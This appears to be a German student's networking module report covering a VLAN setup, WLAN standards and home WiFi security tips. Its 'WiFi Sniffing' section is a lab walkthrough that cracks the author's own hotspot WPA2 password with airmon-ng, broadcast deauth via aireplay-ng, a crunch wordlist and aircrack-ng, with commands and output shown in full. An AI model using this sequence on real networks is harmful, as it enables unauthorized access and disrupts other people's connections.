
Windows-IP-Konfiguration

Ethernet-Adapter Ethernet0:

    Verbindungsspezifisches DNS-Suffix: 
    Verbindungslokale IPv6-Adresse . . . fe80::3d56:e997:d285:34a0%6
    IPv4-Adresse . . . . . 10.0.0.53
    Subnetzmaske . . . . . 255.255.255.0
    Standardgateway . . . . . 10.0.0.1

C:\Users\Administrator>hostname
WIN-8MFH90G4E7I
```

Momentan hat die VM eine IP des LAB Netzwerk. Die IP entspricht 10.0.0.53.



Dafür müssen wir die VM herunterfahren und dann die Einstellung entsprechend anpassen. So wählen wir unter dem Netzwerkadapter unsere vorhin erstellte Portgruppe aus. In diesem Fall die Portgruppe M145_TEST.

```
Administrator: Eingabeaufforderung
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\Administrator>ipconfig

Windows-IP-Konfiguration

Ethernet-Adapter Ethernet0:

    Verbindungsspezifisches DNS-Suffix: 
    Verbindungslokale IPv6-Adresse . . : fe80::3d56:e997:d285:34a0%6
    IPv4-Adresse . . . . . : 172.16.14.40
    Subnetzmaske . . . . . : 255.255.255.0
    Standardgateway . . . . . : 172.16.14.1

C:\Users\Administrator>hostname
WIN-8MHF90G4E7I
```

Sobald unsere VM aufgestartet ist, sehen wir das sich die IP-Adresse verändert hat. Sie ist von 10.0.0.53 auf 172.16.14.40 geändert worden. Die .40er IP-Adresse ist die erste des DHCP Server Pool.

7.8. VLAN Cisco Packet Tracer

Wir haben von Marcello einige Aufgaben erhalten, mittels Cisco Paket Tracer die Welt der VLAN kennenzulernen, meine Lernerfolge habe ich mittels eines Video dokumentiert.

<https://youtu.be/WyuUf4uYN-s>

8. WLAN

In diesem Teil der Dokumentation des Modul 145 werden verschiedene Themen in Bezug auf WLAN behandelt.

8.1. WLAN-Standards

In diesem Kapitel werden verschiedene WLAN Standards miteinander verglichen.

8.1.1. Übertragungsgeschwindigkeit

Standard	Frequenz	Streams	Datenrate		Reichweite Innen	Reichweite Aussen
			Brutto	Netto		
802.11 (1999)	2.4 GHz	1	2 MBit/s	0.5 - 1 MBit/s	Typisch 20 m	Bis 100 m
802.11b (Wi-Fi 1) (1999)	2.4 GHz	1	11 MBit/s	1 - 5 MBit/s		
802.11a/h/j (Wi-Fi 2)	5 GHz	1	54 MBit/s	Bis 32 MBit/s		Bis 2 km
802.11g (Wi-Fi 3) (2003)	2.4 GHz	1	54 MBit/s	2 - 16 MBit/s		Bis 100 m
802.11n (Wi-Fi 4) (2009)	2.4 GHz	1	150 MBit/s	72 MBit/s		
		2	300 MBit/s	144 MBit/s		
		3	450 MBit/s	216 MBit/s		
		4	600 MBit/s	288 MBit/s		
	5 GHz	1	150 MBit/s			
		2	300 MBit/s			
		3	450 MBit/s			
		4	600 MBit/s			
802.11ac (Wi-Fi 5) (2014)	5 GHz	1	433 MBit/s			
		2	867 MBit/s			
		3	1300 MBit/s			
		4	1733 MBit/s			
		5 ... 8	Bis 6936 MBit/s			
802.11ad (Wi-Fi 6)	60 GHz	1	4620 MBit/s 6757 MBit/s	2500 MBit/s		Bis 25 m

Legende:

Unterstützt durch meine Access Points

Unterstützt durch iPhone

Unterstützt durch Laptop

Alle Angaben durch Informationen von digitec.ch

8.2. Massnahmen WLAN-Sicherheit

Hier werden verschiedene Massnahmen beschrieben, die zu meiner WLAN-Sicherheit beigetragen haben.

8.2.1. Erreichbarkeit WLAN-Signal

Die Erreichbarkeit und auch Geschwindigkeit des WLAN-Signal sind in den eignen vier Wänden ein sehr wichtiger Punkt. Wie sieht es jedoch ausserhalb der eigene Wände aus? Ausserhalb des eigenen Haus braucht man grundsätzlich keine WLAN-Verbindung, insbesondere wenn man den Aspekt WiFi-Sniffing noch in Betracht zieht, dann ist es so, dass dies sogar eine Gefahr mit sich bringt. Bei mir zuhause ist es so, dass man grundsätzlich nur im Haus inneren eine Verbindung mit dem WLAN aufbauen kann. An allen öffentlich zugänglichen Punkten hat man keine Möglichkeit eine Verbindung mit meinem Heimnetzwerk aufzubauen.

8.2.2. Sicherer WLAN-Passwort

Wichtig ist ebenfalls, dass man ein sicheres Passwort hat, welches man nicht Bruteforcen kann. Passwörter die in einigen Sekunden, Minuten oder Stunden errechnet werden können sind sehr schlecht. Zum Beispiel: Admin1234, MyWiFi oder auch Ilovecats. Wichtig bei einem sicheren Passwort ist es sollte Klein und Grossbuchstaben, Zahlen, Sonderzeichen und keine im Wörterbuch vorhanden Wörter enthalten. Mein verwendetes Passwort bräuchte mehr als 200 Millionen Jahre, bis es geknackt wäre.

8.2.3. Nicht identifizierbare SSID

Durch die SSID (Service Set Identifier) erhält das WLAN-Netzwerk eine eindeutige Identität. Dies bringt für den privaten Nutzer einige Vorteile. So kann man sein eigenes WLAN von anderen unterscheiden. Jedoch ist es auch für andere auch identifizierbar, insbesondere wenn die SSID auf den Besitzer hinweist. So empfehle ich, der SSID immer einen eindeutigen Namen zu geben, den man nicht auf den Benutzer zurückverfolgen kann. So sollte man seine SSID nicht zB: Hardturmstrasse 252, Lüscher, oder Lüscher WLAN nennen, sondern eher UPC34526L oder einen anderen nicht zu rückverfolgbaren Namen.

8.2.4. Benutzeroberfläche sichern

So wichtig ein sicheres WLAN-Passwort ist, so wichtig ist auch das Passwort für den Adminbereich. So sollte man dringend das Standard Passwort ändern, denn diese sind meistens im Internet ganz leicht herauszufinden. Das Passwort sollte möglichst gut sein und nur einmalig verwendet werden.

8.2.5. Firmware aktuell halten

Updates sind zwar nervig, insbesondere wenn man diese immer wieder manuell machen muss, jedoch sind diese für die Sicherheit des WLAN essenziell. So erhält man mit den Updates auch immer die neusten Security-Updates und minimiert somit das Risiko, dass man durch eine Systemlücken angegriffen werden kann.

8.2.6. Fernzugang abschalten

Viele Router verfügen heute über die Funktion von extern via Fernzugang auf den Router zuzugreifen. Diese Funktion ist für unerfahrene Benutzer gefährlich. Daher sollte diese Möglichkeit nur von erfahrenen Nutzern verwendet werden und nur dann, wenn diese auch dringend nötig.

8.2.7. Gästezugang aktivieren

Wenn Gäste trotzdem eine Internetverbindung benötigen, empfiehlt es sich einen Gästezugang zu aktivieren bzw. zu erstellen. Der Gästezugang bietet verschiedene Vorteile, so können Gäste einen Internetzugang haben und trotzdem haben sie keinen Zugang ins eigene Heimnetzwerk. Dadurch ist die Sicherheit des Heimnetzwerk gewährleistet.

8.2.8. In Abwesenheit ausschalten

Wenn das WLAN nicht verwendet wird, dann sollten die Signale auch entsprechend nicht ausgestrahlt werden, um einen Angriff vorzubeugen. Dies könnte man ebenfalls machen, wenn zB. in die Ferien geht oder allgemein das Haus länger leer steht.

8.3. WLAN Performance/Sicherheit verbessern

In diesem Kapitel möchte ich arbeiten die zur Verbesserung eines WLANs in den Punkten Performance und Sicherheit beschreiben.

8.3.1. Admin Panel Passwort

Ich habe vor etwa 2 Monaten bemerkt, dass ich für das Admin Panel meines Access Points immer noch das Initialpasswort verwendete. Ich habe es dann umgehend geändert und ein sicheres Passwort hinterlegt. Durch ein leichtes Passwort, welches eher erratbar ist, könnte man sonst meine gesamte Konfiguration manipulieren.

8.3.2. SIX Abbau Linksys Access Points

Im Rahmen einer Projektarbeit brachten ich und Ryan Simmonds an allen Schweizer SIX-Standorten das WiFi auf den neusten Stand. Eine Pendenz des Projektes war alte Linksys APs abzubauen, da diese nicht zentral gemangelt werden konnten und stark veraltet waren. Die Produkte wurden zudem nicht mehr durch den Hersteller unterstützt so gab es keine Firmware Updates. Dadurch wurde dies als Security Pendenz eingestuft, die eine dementsprechende höhere Priorität erhielt.

8.4. Zusammenstellung langsames WLAN

In diesem Kapitel werden verschiedene Faktoren besprochen, die das WLAN beeinträchtigen.

8.4.1. Faktor 1: WLAN-Frequenz

Für die Übermittlung des WLAN-Signals stehen Ihnen zwei Frequenzen von 2.4 und 5 Gigahertz (GHz) zur Verfügung, wobei die 2.4 GHz-Frequenz am gebräuchlichsten ist. Beide Frequenzen muss man sich wie zwei Autobahnen vorstellen, die besonders im „Feierabendverkehr“, also dann, wenn die meisten Ihrer Nachbarn zu Hause sind und drahtlos im Netz surfen, frequentiert werden. Je mehr Router dieselbe Frequenz (bzw. Kanal) verwenden, desto langsamer wird die Geschwindigkeit. Im 2.4 GHz-Band funken zudem häufig auch noch Babyphones und Walkie-Talkies, die zusätzlich stören. Somit wird die Luft, welche die Signale überträgt, durch die vielen Funkwellen quasi verschmutzt und kann so nicht mehr optimal übertragen. Deshalb ist einer der wichtigsten Einflussfaktoren auf die Stärke des WLAN-Signals die Belegung dieser 2.4 GHz-Frequenzen durch Ihre Nachbarn.

Normalerweise wählt Ihr Router automatisch den besten Kanal aus. Dennoch kann es vorkommen, dass Ihr Nachbar bereits auf demselben Kanal surft.

Tipp: Läuft Ihr WLAN instabil, zu langsam oder funken Ihnen die Nachbarn dazwischen, sollten Sie auf 5 GHz umsteigen.

8.4.2. Faktor 2: Grosse Entfernung zum Router

Ein WLAN-Signal ist nur bis zu einer bestimmten Entfernung nutzbar. Je weiter Sie sich mit Ihrem Gerät vom Router entfernen, desto schwächer wird Ihre Internetverbindung. Die Folge? Die Geschwindigkeit nimmt ab und es kommt zu Verbindungsproblemen.

Tipp: Um die Reichweite des Signals zu verbessern, können Sie sogenannte WLAN-Repeater verwenden.

8.4.3. Faktor 3: Die Platzierung des Router

Zu Verbindungsproblemen kann es kommen, wenn physische Gegenstände das Signal Ihres Router blockieren. Ein Router muss frei und zentral stehen, um optimal zu funktionieren. Platzieren Sie Ihren Router deshalb nicht hinter dem Sofa, in verschliessbaren Schränken oder ähnliches. Idealerweise gönnen Sie Ihrem Router zudem zwei Meter Abstand zu Bluetooth-Sendern, DECT-Geräten und Stromsparlampen. Ebenfalls hinderlich für ein gutes WLAN-Signal sind: Wände und Säulen, Stahlbetondecken, Fußbodenheizung, Fensterscheiben mit UV-Schutz, grosse Spiegel, Pflanzen und feuchte Wände.

Tipp: Platzieren Sie Ihren Router möglichst zentral in Ihrer Wohnung. Versuchen Sie möglichst alle Hindernisse zwischen den Router und dem WLAN-fähigen Endgerät zu entfernen und wenn es geht, den Router in Hüfthöhe aufzustellen.

8.4.4. Faktor 4: Zu viele Endgeräte

Ein WLAN-Netzwerk ist ziemlich komfortabel: Sie können zahlreiche Geräte kabellos anschliessen und mehrere Personen gleichzeitig im Netz surfen lassen. Doch vergessen Sie nicht: Jedes WLAN verfügt über eine begrenzte Übertragungskapazität. Je mehr Geräte Sie gleichzeitig anschliessen, desto weniger Bandbreite steht jedem Gerät zur Verfügung.

Tipp: Schalten Sie die Geräte ab, die mit Ihrem Netzwerk verbunden sind und zusätzlich Bandbreite beanspruchen.

8.4.5. Faktor 5: Das Endgerät

Wenn Ihre Geschwindigkeit zu langsam ist, kann das an Ihrem Endgerät liegen. Ob Laptop, Smartphone oder Tablet – veraltete und langsame Geräte können selten die gesamte Bandbreite des WLAN-Netzwerkes nutzen. Auch eine hohe Prozessorauslastung, die installierte Software (z.B. Firewall,

Antivirusprogramm) oder ein veraltetes Betriebssystem kann die Geschwindigkeit Ihrer drahtlosen Internetverbindung drosseln.

Tipp: Verwenden Sie keine Geräte, die den sogenannten N-Standard nicht unterstützen. Häufig betrifft dies Geräte, die vor 2009 auf den Markt kamen, welche die Leistung aller Geräte im gleichen Netz behindern.

8.4.6. Faktor 6: Flaschenhals an der Infrastruktur

Wenn das WLAN streikt, greifen viele Menschen auf den Access Point zurück und vermuten das Problem läge daran, jedoch kann es auch sein, dass der Switch der mit dem AP verbunden ist nur zB. 100 MBit/s verarbeiten kann, so kann der AP auch nur maximal 100 MBit/s brauchen.

8.5. WiFi Sniffing (Eigenes Projekt)

8.5.1. Installation Kali Linux

Wie man Kali Linux installiert wird im folgenden Video beschrieben:


<https://www.youtube.com/watch?v=XjaSmUQm1c>

Bei der Installation sind einige Punkte zu beachten.

8.5.2. Benötigte Ressourcen

Neben einem Kali Linux Rechner, am besten als virtuelle Maschine, braucht man einen Wi-Fi USB Adapter insofern, es eine VM ist, damit man entsprechende Störsignale verschicken kann. Ich habe diesen auf digitec.ch dafür gekauft.

8.5.3. Beispiel mit persönlichem Hotspot



Unbekannter

Unser Ziel ist es das Wi-Fi Passwort des persönlichen Hotspot herauszufinden. So würde unser Angriff ungefähr aussehen, mittels eines Access Point und einem Endgerät stellen wir uns zwischen die Verbindung und holen uns die benötigten Daten, die wir für das Wi-Fi Passwort benötigen.



Zu Beginn müssen wir sicherstellen, dass die Wi-Fi USB-Schnittstelle mit der VM verbunden ist.

```
luis@llsvkal:~$ sudo iwconfig
lo      no wireless extensions.

eth0      no wireless extensions.

wlan0    IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=0 dBm
          Retry short limit:7   RTS thr=2347 B  Fragment thr:off
          Encryption key:off
          Power Management:on

luis@llsvkal:~$
```

Danach lesen wir mittels dem Befehl `iwconfig` die Konfiguration der WLAN-Interfaces aus. Nun sehen wir unter dem Punkt *Mode*, dass dieser als *Managed* eingetragen ist. Dies müssen wir ändern.

```
Found 5 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!  
  
PID Name  
559 NetworkManager  
703 dhclient  
893 avahi-daemon  
895 avahi-daemon  
904 wpa_supplicant
```

Nun lassen wir uns alle aktuellen Prozesse des WLAN-Interfaces anzeigen. Dafür verwendet man folgenden Befehl: *sudo airman-ng check*

```
Killing these processes:  
  
PID Name  
703 dhclient  
904 wpa_supplicant
```

Nun stoppen wir diese Prozesse, die nicht mehr benötigt werden. Dafür verwenden wir folgenden Befehl: *sudo airman-ng check kill*

```
luis@llsvkal:~$ sudo airmon-ng start wlan0  
  
File System  
PHY Interface Driver Chipset  
phy2 wlan0 rtl8192cu Edimax Technology Co., Ltd EW-7811Un 802.11n [Realtek RTL8188CUS]  
  
(mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)  
(mac80211 station mode vif disabled for [phy2]wlan0)
```

Nun starten wir das Monitoring auf dem WLAN-Interface. Folgender Befehl verwendet man dafür: *sudo airmon-ng start wlan0*

```
luis@llsvkal:~$ sudo iwconfig  
lo no wireless extensions.  
  
eth0 no wireless extensions.  
  
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm  
Retry short limit:7 RTS thr=2347 B Fragment thr:off  
Power Management:on
```

Wenn man erneut den Stand der WLAN-Interfaces anschaut, ist der *Mode* nun auf *Monitor* gewechselt. Wir verwenden folgenden Befehl: *sudo iwconfig*

CH 5][Elapsed: 3 mins][2020-06-06 17:50										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
CE:59:AE:DE:C6:F3	-13	248	16 0	6 130	WPA2 CCMP	PSK	iPhone von Luis		Q♦P.♦.E♦♦♦♦=..♦♦J♦`♦..~1T♦♦.♦ SJ♦	
B4:FB:E4:3F:96:83	-32	139	17 0	11 130	WPA2 CCMP	PSK	0		0	
B6:FB:E4:3F:96:83	-32	134	0 0	11 130	WPA2 CCMP	PSK	0		♦..♦	
B6:FB:E4:3F:8D:A0	-58	121	0 0	1 130	WPA2 CCMP	PSK	UPCB4AFFF1		PSK Limmat	
38:D5:47:21:3D:B8	-77	147	20 0	3 195	WPA2 CCMP	PSK	UPC249174654		PSK urp-92308	
5C:A3:9D:E8:34:E8	-81	76	0 0	11 130	WPA2 CCMP	PSK	DIRECT-EZLAPTOP-9IMQ65J6msOC		PSK UPC16CE931	
A8:D3:F7:1D:EB:1A	-84	5	37 0	0 130	WPA2 CCMP	PSK	UPC Wi-Free		MGT	
32:E3:7A:FD:5D:D1	-73	10	0 0	11 65	WPA2 CCMP	PSK	92:5C:44:9D:F9:89		CCMP	
90:5C:44:9D:F9:89	-82	14	0 0	11 130	CCMP	PSK	PSK		UPC	
92:5C:14:9D:F9:89	-81	17	0 0	11 130	CCMP	MGT	Wi-Free			
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes		
(not associated)	78:28:CA:93:25:B5		-54	0 - 0	0	42	Sonos_lXnIyFg8J54Vf6F73L4ZsKGr5P			
(not associated)	C8:B4:22:6F:FE:47		-79	0 - 1	48	188	urp-92308			
(not associated)	2A:BA:3E:1A:DC:73		-79	0 - 1	0	4				
(not associated)	DA:4D:FE:7C:76:17		-87	0 - 1	0	2	AO-intern			
(not associated)	3E:18:C4:54:25:3D		-79	0 - 1	0	1				
CE:59:AE:DE:C6:F3	3C:2E:FF:6E:7E:48		-27	1e- 1	0	90	UPCB4AFFF1			
B4:FB:E4:3F:96:83	40:74:E0:8E:3F:AA		-18	0 - 6e	0	13				
B4:FB:E4:3F:8D:A0	88:71:B1:0B:13:E1		-50	0 - 0e	0	12				
A8:D3:F7:1D:EB:1A	34:8A:7B:D1:FC:94		-67	0 - 1e	2	43				
A8:D3:F7:1D:EB:1A	48:27:EA:F4:57:78		-77	0 - 1e	0	38				


Nun suchen wir das entsprechende Wi-Fi Signal. Dafür benötigen wir die BSSID und den entsprechenden Channel. Folgender Befehl: `sudo airodump-ng wlan0mon`

File	Actions	Edit	View	Help
CH 6][Elapsed: 12 s][2020-06-06 17:49][fixed channel wlan0mon: 4				
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID				
CE:59:AE:DE:C6:F3 -38 31 22 13 2 6 130 WPA2 CCMP PSK iPhone von Luis				
BSSID STATION PWR Rate Lost Frames Notes Probes				
CE:59:AE:DE:C6:F3 3C:2E:FF:6E:7E:48 -35 0 - 1 853 51				

Nun können wir unser Wi-Fi Signal verfolgen. Dazu verwendet man folgenden Befehl: `sudo airodump-ng --bssid <BSSID> -c <CH> --write <FILENAME> wlan0mon`

```
luis@llsvkal:~$ sudo aireplay-ng --deauth 5 -a CE:59:AE:DE:C6:F3 wlan0mon
17:53:54 Waiting for beacon frame (BSSID: CE:59:AE:DE:C6:F3) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:53:54 Sending DeAuth (code 7) to broadcast -- BSSID: [CE:59:AE:DE:C6:F3]
17:53:55 Sending DeAuth (code 7) to broadcast -- BSSID: [CE:59:AE:DE:C6:F3]
17:53:55 Sending DeAuth (code 7) to broadcast -- BSSID: [CE:59:AE:DE:C6:F3]
17:53:56 Sending DeAuth (code 7) to broadcast -- BSSID: [CE:59:AE:DE:C6:F3]
17:53:56 Sending DeAuth (code 7) to broadcast -- BSSID: [CE:59:AE:DE:C6:F3]
luis@llsvkal:~$
```

Nun müssten wir warten bis sich ein Gerät mit dem WLAN verbindet, wir beschleunigen diesen Prozess, indem wir jedes aktuell verbundene Gerät deauthentifizieren und somit sich jedes Gerät neu mit dem WLAN verbinden muss. Während dem Aufbau der neuen Verbindung wird das Passwort übertragen, dieses wird abgefangen. Folgender Befehl: `sudo aireplay-ng -deauth 5 -a <MAC-ADDR> wlan0mon`. Es sieht auf einem betroffenen Gerät folgendermassen aus: <m145.luis-luescher.com/deauth.mp4>



Sobald sich ein Gerät neu verbindet, werden Files erstellt. In unserem Fall arbeiten wir mit dem 02.cap File.

```
luis@llsvkal:~$ crunch 9 9 ahlo1234 -o wordlist.lst
Crunch will now generate the following amount of data: 1342177280 bytes
1280 MB
1 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 134217728
crunch: 33% completed generating output
crunch: 65% completed generating output
crunch: 94% completed generating output
crunch: 100% completed generating output
luis@llsvkal:~$
```

Nun erstellen wir mittels dem Befehl `crunch 9 9 ahlo1234 -o wordlist.lst` eine Wörterliste. Mit den Parametern 9 9 geben wir an, dass das Passwort minimal 9 Wörter und maximal 9 Wörter lang ist. Danach geben wir die entsprechenden Buchstaben und Zahlen an, die im Passwort vorkommen.

```
Aircrack-ng 1.6

[00:01:42] 1113708/134217728 keys tested (11015.93 k/s)

Time left: 3 hours, 21 minutes, 23 seconds      0.83%

Current passphrase: aaoh22234

Master Key      : 49 25 E8 64 E4 0C 12 20 A2 3B 53 CE 46 06 B9 E4
                  5F 50 B3 BF 5B 2D B1 B4 B1 41 69 4E F9 D9 B9 94

Transient Key   : B0 12 42 32 62 BB 17 34 88 4A E6 47 F8 96 47 82
                  A9 55 80 14 DC 75 BE 94 35 48 75 21 58 A1 FB 6C
                  AB 07 79 3E C5 49 0D 6B A0 85 93 CD 4B 8D B9 A9
                  F1 B3 9C B3 A7 FC 94 D3 B8 52 0A 49 DE 1A 30 51

EAPOL HMAC     : 4C CF AC 94 3A 0B 51 E3 D1 B5 A3 02 30 9D 38 54
```

Nun vergleichen wir die Wörterliste und die abgefangen Daten.

Folgenden Befehl verwenden wir dafür: `sudo aircrack-ng <CAPFILE> -w <WORDLIST>`

```
Aircrack-ng 1.6

[00:29:54] 17177108/134217728 keys tested (9730.98 k/s)

Time left: 3 hours, 20 minutes, 28 seconds      12.80%


KEY FOUND! [ hallo1234 ]

Master Key      : C9 3F 79 9A D5 02 CC 35 4E 47 B0 48 B1 3E 0E CF
                  91 88 F6 54 C2 C5 C3 4B A8 1A AE 87 04 6E 94 23

Transient Key   : 1D 02 09 57 F2 A6 72 EA B2 A4 B9 F5 2D 15 C9 D9
                  EB DA 35 6A 0B 9B 56 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 34 A2 A1 87 15 35 84 81 BA EB 9F 7E 08 E7 AD 72
```

Sobald das Passwort herausgefunden wurde, erscheint dieses im Terminal als «KEY FOUND!»



Dies ist der Beweis, dass das Passwort tatsächlich «hallo1234» ist.

9. Hands-on Heatmapper

9.1. Erklärung

Von WLAN-Problemen, darunter hauptsächlich vom Empfang, liest man in den Internet-Foren immer wieder. Bei der heutigen Verschmutzung im 2,4GHz Bereich kein Wunder. Oft genügt das simple Wechseln auf einen Kanal, welcher nicht so beansprucht ist oder das Ausweichen auf das 5Ghz Band. Dazu muss die Hardware aber zuerst mal im Stande sein. Auch heute noch lange nicht immer der Fall. Hier geht es darum, wie man eine Heatmap des WLAN einfach erstellen kann und so die Auswirkungen auf den Empfang von unterschiedlicher Hardware, Position und Kanälen optisch darzustellen. Für jemanden der sich ein wenig für WLANs interessiert und eine coole Karte der Wohnung haben will oder diese sogar gewerblich nutzen möchte sicher eine kurzweilige Sache. Bilder sagen da mehr als tausend Worte!

Eine Heatmap dient der optischen Darstellungen verschiedener Bereiche (Temperaturen, (Feld)Stärken) auf einer Karte. Sicher hat schon jeder mal eine Temperaturkarte oder ein Bild einer Wärmebildkamera gesehen. Diese Darstellung bietet sich auch an, um die WLAN-Feldstärke anzuzeigen. Zwar ist die WLAN-Feldstärke nicht gleich Übertragungsgeschwindigkeit. Sie ist aber sicher mal der erste Faktor, um überhaupt auf eine anständige Geschwindigkeit zu erreichen. Schlechtes Signal, kein Speed!

9.2. Installation

Für die Erstellung der HeatMap's habe ich die Heatmapper Software von Ekahau verwendet. Die Installation erfolgt ganz einfach durch ein .exe File welches [hier](#) heruntergeladen werden kann.

Folgende Voraussetzungen müssen gegeben sein:

